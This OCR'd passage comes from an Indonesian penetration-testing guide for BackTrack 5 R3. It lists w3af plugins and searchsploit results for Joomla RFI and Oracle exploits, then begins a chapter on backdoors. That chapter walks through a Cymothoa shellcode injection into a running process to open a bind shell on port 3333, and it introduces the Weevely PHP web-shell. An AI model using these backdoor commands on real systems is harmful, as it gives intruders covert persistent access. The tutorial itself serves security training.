
Grep


	random parameter.
rndPath	Menginput url dengan random path
selfReference	Mengimput url dengan directory self reference
ajax	Mencari semua ajax code pada halaman2 web
blankBody	Mencari semua blank page pada halaman-halaman web.
clickjacking	Mencari kemungkinan click jacking attack
codeDisclosure	Mencari kemungkinan-kemungkinan tag code asp pada php web server.
collectCookies	Mengumpulkan informasi session pada web server.
creditCards	Mengumpulkan informasi-informasi kartu kredit.
directoryIndexing	Mencari direktori-direktori index (file listing)
domXss	Mencari kemungkinan DOM xss pada halaman2 web.
error500	Mencari semua halaman yang memiliki error 500
errorPages	Mencari semua halaman yang error
feeds	Mencari semua RSS , atom
fileUpload	Mencari semua form file upload.
findComments	Mencari semua HTTP Comments.
formAutocomplete	Mencari kemungkinan keberadaan form auto complete pada halaman2 web
getMails	Menemukan semua informasi email pada halaman web
hashFind	Menemukan hash-hash yang ada pada source ataupun halaman-

	halaman web.
httpAuthDetect	Mencari halaman2 yang memerlukan otentifikasi tertentu.
lang	Mencari penggunaan bahasa pada website.
metaTags	Mencari informasi meta tags pada web target
objects	Mencari applets atau objek2 tertentu pada web server.
oracle	Mencari semua pesan-pesan dari produk oracle.
passwordProfiling	Menemukan kemungkinan-kemungkinan password dari konten-konten web.
pathDisclosure	Mencari dan mendata keberadaan direktori-direktori
ssn	Mencari kemungkinan US security social number yang ada pada halaman-halaman web target.
sed	Stream editor untuk web page

Hasil log setelah saya memasukan URL untuk mengadakan audit.






Applications Places System
Sun Mar 3, 5:08 PM
Browse and run installed applications
Profiles Edit View Tools Configuration Help
Scan config Log Results Exploit
KB Browser URLs Request/Response navigator
URLs
http://www[redacted]my
login_process.php
VBOXADDITIONS_4.2.6_82870
http://www[redacted]my
login_process.php
[webshag 1.10]
[root@bt: /pentest/enu...
w3af -

2.6. Exploit Database

Offensive security sebagai developer Backtrack linux sudah mempersiapkan *Exploit database* yang terdiri dari berbagai kumpulan exploit dari berbagai exploiter dan pentester baik underground maupun tidak. Kumpulan exploit tersebut bisa anda temukan pada alamat http://www.exploit-db.com/.

Exploit-db telah di dokumentasikan didalam backtrack-linux yang bisa didapatkan pada direktori

```
root@bt:/pentest/exploits/exploitdb
```

4.1. Mencari Exploit tertentu

```
Usage: searchsploit [term1] [term2] [term3]
Example: searchsploit oracle windows local


root@bt:/pentest/exploits/exploitdb# ./searchsploit oracle windows local
 Description                                                              Path
--------------------------------------------------------------------------- ------
-------------------
Oracle Database Server <= 10.1.0.2 Buffer Overflow Exploit
```

```
/windows/local/932.sql
Oracle Database PL/SQL Statement Multiple SQL Injection Exploits
/windows/local/933.sql
Oracle Database Server 9i/10g (XML) Buffer Overflow Exploit
/windows/local/1455.txt
Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)
/windows/local/3451.c
Oracle 10/11g exp.exe - param file Local Buffer Overflow PoC Exploit
/windows/local/16169.py
```

Untuk mencari exploit yang dituju kita bisa menggunakan fasilitas search , sebagai contoh saya mencari exploit berbasis joomla dengan term 2 = component dan term 3 = RFI

```
root@bt/pentest/exploits/exploitdb# ./searchsploit joomla Component RFI
 Description                                                              Path
-------------------------------------------------------------------------------
Joomla/Mambo Component SWmenuFree 4.0 RFI Vulnerability
/php/webapps/3557.txt
Joomla Component Joomlaboard 1.1.1 (sbp) RFI Vulnerability
/php/webapps/3560.txt
Joomla/Mambo Component Taskhopper 1.1 RFI Vulnerabilities
/php/webapps/3703.txt
Joomla Component JoomlaPack 1.0.4a2 RE (CAltInstaller.php) RFI
/php/webapps/3753.txt
Joomla Flash Image Gallery Component RFI Vulnerability
/php/webapps/4496.txt
Joomla Component JContentSubscription 1.5.8 Multiple RFI Vulns
/php/webapps/4508.txt
Joomla Component Carousel Flash Image Gallery RFI Vulnerability
/php/webapps/4626.txt
Joomla Component ChronoForms 2.3.5 RFI Vulnerabilities
/php/webapps/5020.txt
Joomla Component OnlineFlashQuiz <= 1.0.2 RFI Vulnerability
/php/webapps/5345.txt
Joomla Component Joomla-Visites 1.1 RC2 RFI Vulnerability
/php/webapps/5497.txt
Joomla Component com_facileforms 1.4.4 RFI Vulnerability
/php/webapps/5915.txt
Joomla Component DBQuery <= 1.4.1.1 RFI Vulnerability
/php/webapps/6003.txt
Joomla Component Flash Tree Gallery 1.0 RFI Vulnerability
/php/webapps/6928.txt
Joomla Component VirtueMart Google Base 1.1 RFI Vulnerability
/php/webapps/6975.txt
Joomla Component ongumatimesheet20 4b RFI Vulnerability
/php/webapps/6976.txt
Joomla Component Dada Mail Manager 2.6 RFI Vulnerability
/php/webapps/7002.txt
Joomla Component Clickheat 1.0.1 Multiple RFI Vulnerabilities
/php/webapps/7038.txt
Joomla Component Recly!Competitions 1.0.0 Multiple RFI Vulnerabilities
/php/webapps/7039.txt
Joomla Component Feederator 1.0.5 Multiple RFI Vulnerabilities
/php/webapps/7040.txt
Joomla Component Simple RSS Reader 1.0 RFI Vulnerability
/php/webapps/7096.txt
Joomla Component com_media_library 1.5.3 RFI Vulnerability
/php/webapps/8912.txt
Joomla Component com_realestatemanager 1.0 RFI Vulnerability
/php/webapps/8919.txt
Joomla Component com_vehiclemanager 1.0 RFI Vulnerability
/php/webapps/8920.txt
```

```
Joomla Component (com_sef) RFI
/php/webapps/14055.txt
```

BAB 11
MAINTAINING ACCESS


Maintaining Access adalah proses penetration testing yang menguji coba kemungkinan sistem aplikasi atau jaringan korban di susupi pintu belakang atau biasa di sebut dengan istilah "Backdoor" Backdoor adalah sebuah program yang berjalan tanpa di ketahui oleh user, sysadmin yang akan membuka jalan bagi penyusup untuk memasuki jaringan target kapan saja tanpa melalui pintu masuk yang sah. (authentification user) . Penyusup akan membuka pintu masuk secara paksa dengan terjadwal maupun spontan.

BackTrack 5 R3 telah mempersiapkan beberapa jenis backdoor yang dapat di gunakan dan di builtin dengan mudah dan cepat. Untuk saat ini penulis hanya akan memberikan beberapa sample penggunaan tools untuk membuat backdoor dengan cara cepat.

1. Cymothoa

Cymatoa adalah "*stealth backdooring tool*" yang digunakan untuk menginjeksi shell code kepada proses yang sedang berjalan. Tentu saja ini membutuhkan privilege yang tepat terhadap proses.

Anda dapat mengakses cymothoa melalui menu naga atau pada direktori /pentest/backdoors/cymothoa



Cymothoa memiliki berbagai pilihan shell code dan tipe payload. Sintak utama

dari tools ini tergolong simpel dan mudah.

```
Cymothoa –p <pid> -s <jenis shellcode> [opsi]
```

Dimana –p adalah nomer proses id (didapat dengan perintah ps –aux)
Dimana –s adalah jenis shellcode (menu shellcode dapat ditampilkan dengan opsi –S)

```
root@bt:/pentest/backdoors/cymothoa# ./cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik
<izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Perhatikan bagian – bagian yang saya beri warna merah. Itu menandakan bahwa Cymothoa mengharuskan anda mengisi informasi yang dibutuhkan.


Sebagai contoh sederhana kita akan mencoba membuat sebuah shell code injection ke salah satu proses yang sedang berjalan di dalam sistem operasi tersebut.

Pada sistem target , dalam hal ini saya menggunakan BackTrack sendiri yang menjadi percobaan. Kita harus terleibih dahulu mengetahui proses identifier (PID) pada suatu aplikasi berjalan.

```
root@bt:/pentest/backdoors/cymothoa# ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.1   2856  1740 ?        Ss   13:12   0:01 /sbin/init
root          2  0.0  0.0      0     0 ?        S    13:12   0:00 [kthreadd]
root          3  0.0  0.0      0     0 ?        S    13:12   0:00 [ksoftirqd/0]
root          5  0.0  0.0      0     0 ?        S    13:12   0:00 [kworker/u:0]
root          6  0.0  0.0      0     0 ?        S    13:12   0:00 [migration/0]
root          7  0.0  0.0      0     0 ?        S    13:12   0:00 [watchdog/0]
root          8  0.0  0.0      0     0 ?        S<   13:12   0:00 [cpuset]
root          9  0.0  0.0      0     0 ?        S<   13:12   0:00 [khelper]
root         10  0.0  0.0      0     0 ?        S    13:12   0:00 [kdevtmpfs]
bridge --daemon
root        267  0.0  0.0   2544   888 ?        S<s  13:13   0:00 udevd --daemon
root        355  0.0  0.0   2452   824 ?        S<   13:13   0:00 udevd --daemon
root        356  0.0  0.0   2452   544 ?        S<   13:13   0:00 udevd --daemon
root        529  0.0  0.0      0     0 ?        S<   13:13   0:00 [iprt]
root        538  0.0  0.0      0     0 ?        S<   13:13   0:00 [kpsmoused]
syslog      568  0.0  0.1  27556  1312 ?        Sl   13:13   0:00 rsyslogd -c4
104         669  0.0  0.1   2964  1108 ?        Ss   13:13   0:00 dbus-daemon
[ snif..]
root       1521  0.3  1.3  42440 13616 tty1     Rl   13:14   0:06 gnome-terminal
```

```
root      1522  0.0  0.0   2032   708 tty1     S    13:14   0:00 gnome-pty-helper
root      1523  0.0  0.1   4656  1972 pts/0    Ss   13:14   0:00 bash
root      1546  0.0  0.0      0     0 ?        S    13:23   0:00 [flush-8:0]
root      1557  0.0  0.5  39000  5140 tty1     S    13:24   0:00 gnome-panel
root      1677  0.0  1.4  45092 14800 tty1     S    13:40   0:00 nautilus
root      1726  1.0  1.2  32536 12584 tty1     S    13:47   0:00 gnome-dictionary
root      1728  0.0  0.1   2760  1080 pts/0    R+   13:48   0:00 ps aux
```

Sebagai contoh saya coba menginjek proses id pada gnome-dictionary yaitu pada proses 1726





```
root@bt:/pentest/backdoors/cymothoa# ./cymothoa -p 1726 -s 0 -y 3333
[+] attaching to process 1726

 register info:
 ---------------------------------------------------------------
 eax value: 0xfffffdfc   ebx value: 0x8b08ef8
 esp value: 0xbfc54624   eip value: 0xb779b424
 ---------------------------------------------------------------

[+] new esp: 0xbfc54620
[+] payload preamble: fork
[+] injecting code into 0xb779c000
[+] copy general purpose registers
[+] detaching from 1726

[+] infected!!!
```

Perintah di atas adalah saya memasukan code shell injection pada proses 1726 dengan membuka listening port pada 3333. Dan ketika saya mengadakan pengecekan terhadap port listening , port tersebut sudah terdata disana.

```
root@bt:/pentest/backdoors/cymothoa# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:3333                  *:*                     LISTEN
tcp        0      0 localhost:7337          *:*                     LISTEN
tcp        0      0 *:20562                 *:*                     LISTEN
tcp6       0      0 localhost:7337          [::]:*                  LISTEN
udp        0      0 *:bootpc                *:*
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     8288
/opt/metasploit/postgresql/.s.PGSQL.7337
unix  2      [ ACC ]     STREAM     LISTENING     7685
/var/run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM     LISTENING     6824     @/com/ubuntu/upstart
unix  2      [ ACC ]     STREAM     LISTENING     9667     /tmp/keyring-
ObqFoA/pkcs11
unix  2      [ ACC ]     STREAM     LISTENING     9672     /tmp/keyring-ObqFoA/ssh
unix  2      [ ACC ]     STREAM     LISTENING     10174    /tmp/orbit-root/linc-
550-0-6a2225608068d
unix  2      [ ACC ]     STREAM     LISTENING     10282    /tmp/orbit-root/linc-
577-0-325e92deffe0
unix  2      [ ACC ]     STREAM     LISTENING     10349    /tmp/orbit-root/linc-
584-0-f9df89cc7b9e
unix  2      [ ACC ]     STREAM     LISTENING     10458    /tmp/orbit-root/linc-
5c3-0-3f952ef8134df
unix  2      [ ACC ]     STREAM     LISTENING     10551    /tmp/orbit-root/linc-
5cc-0-4ab337344c186
unix  2      [ ACC ]     STREAM     LISTENING     10612    /tmp/orbit-root/linc-
5c8-0-6a0d24b55763a
unix  2      [ ACC ]     STREAM     LISTENING     10729    /tmp/orbit-root/linc-
5d4-0-22d6a5b67af7c
unix  2      [ ACC ]     STREAM     LISTENING     10746    /tmp/orbit-root/linc-
5d5-0-85e5b5083563
unix  2      [ ACC ]     STREAM     LISTENING     10825    /tmp/orbit-root/linc-
5d6-0-4cf0e233488f1
unix  2      [ ACC ]     STREAM     LISTENING     11160    /tmp/orbit-root/linc-
5f1-0-ea0f30569556
unix  2      [ ACC ]     STREAM     LISTENING     12335    /tmp/orbit-root/linc-
68d-0-6058ad033c8a6
unix  2      [ ACC ]     STREAM     LISTENING     9021     @/tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     12776    /tmp/orbit-root/linc-
6be-0-799d7821e7a44
unix  2      [ ACC ]     STREAM     LISTENING     9022     /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     9196     /tmp/ssh-
pqsoxt1234/agent.1234
unix  2      [ ACC ]     STREAM     LISTENING     9329     /tmp/.ICE-unix/1336
unix  2      [ ACC ]     STREAM     LISTENING     9344     /tmp/orbit-root/linc-
53f-0-193ae0fcbeea7
unix  2      [ ACC ]     STREAM     LISTENING     9302     @/tmp/dbus-QmCAtWuFKw
unix  2      [ ACC ]     STREAM     LISTENING     9523     /tmp/orbit-root/linc-
538-0-24312ebdc5c64
unix  2      [ ACC ]     STREAM     LISTENING     9654     /tmp/keyring-
ObqFoA/control
unix  2      [ ACC ]     STREAM     LISTENING     9664     /tmp/orbit-root/linc-
545-0-3e5eea045fec1
unix  2      [ ACC ]     STREAM     LISTENING     9328     @/tmp/.ICE-unix/1336
```


Yup mesin target sudah membuka reverse connection pada port 3333. Tinggal di konek saja. Saya mencoba mengkonektifitaskan port tersebut dengan Netcat dari windows 7.



Hasilnya adalah kita dapat melakukan back connection terhadap sistem target.

2. Weevely

Weevely adalah tools yang membuat php shell secara otomatis. Yang di maksud dengan php shell backdoor adalah backdoor yang berjalan pada sistem aplikasi web server dan berbasis PHP. Sehingga penyusup dapat memasuki direktori web server dan menjalankan beberbagai perintah php-cli yang di ijinkan oleh sysadmin web server target. Weevely tidak berbeda dengan shell php lainnya seperti c99, r57 dan berbagai shell php GUI (web interface) bedanya weevely mengeluarkan output pada terminal.



Untuk membuat sebuah backdoor php dengan weevely caranya tergolong sederhana dan sangat mudah.

Sintak umum :

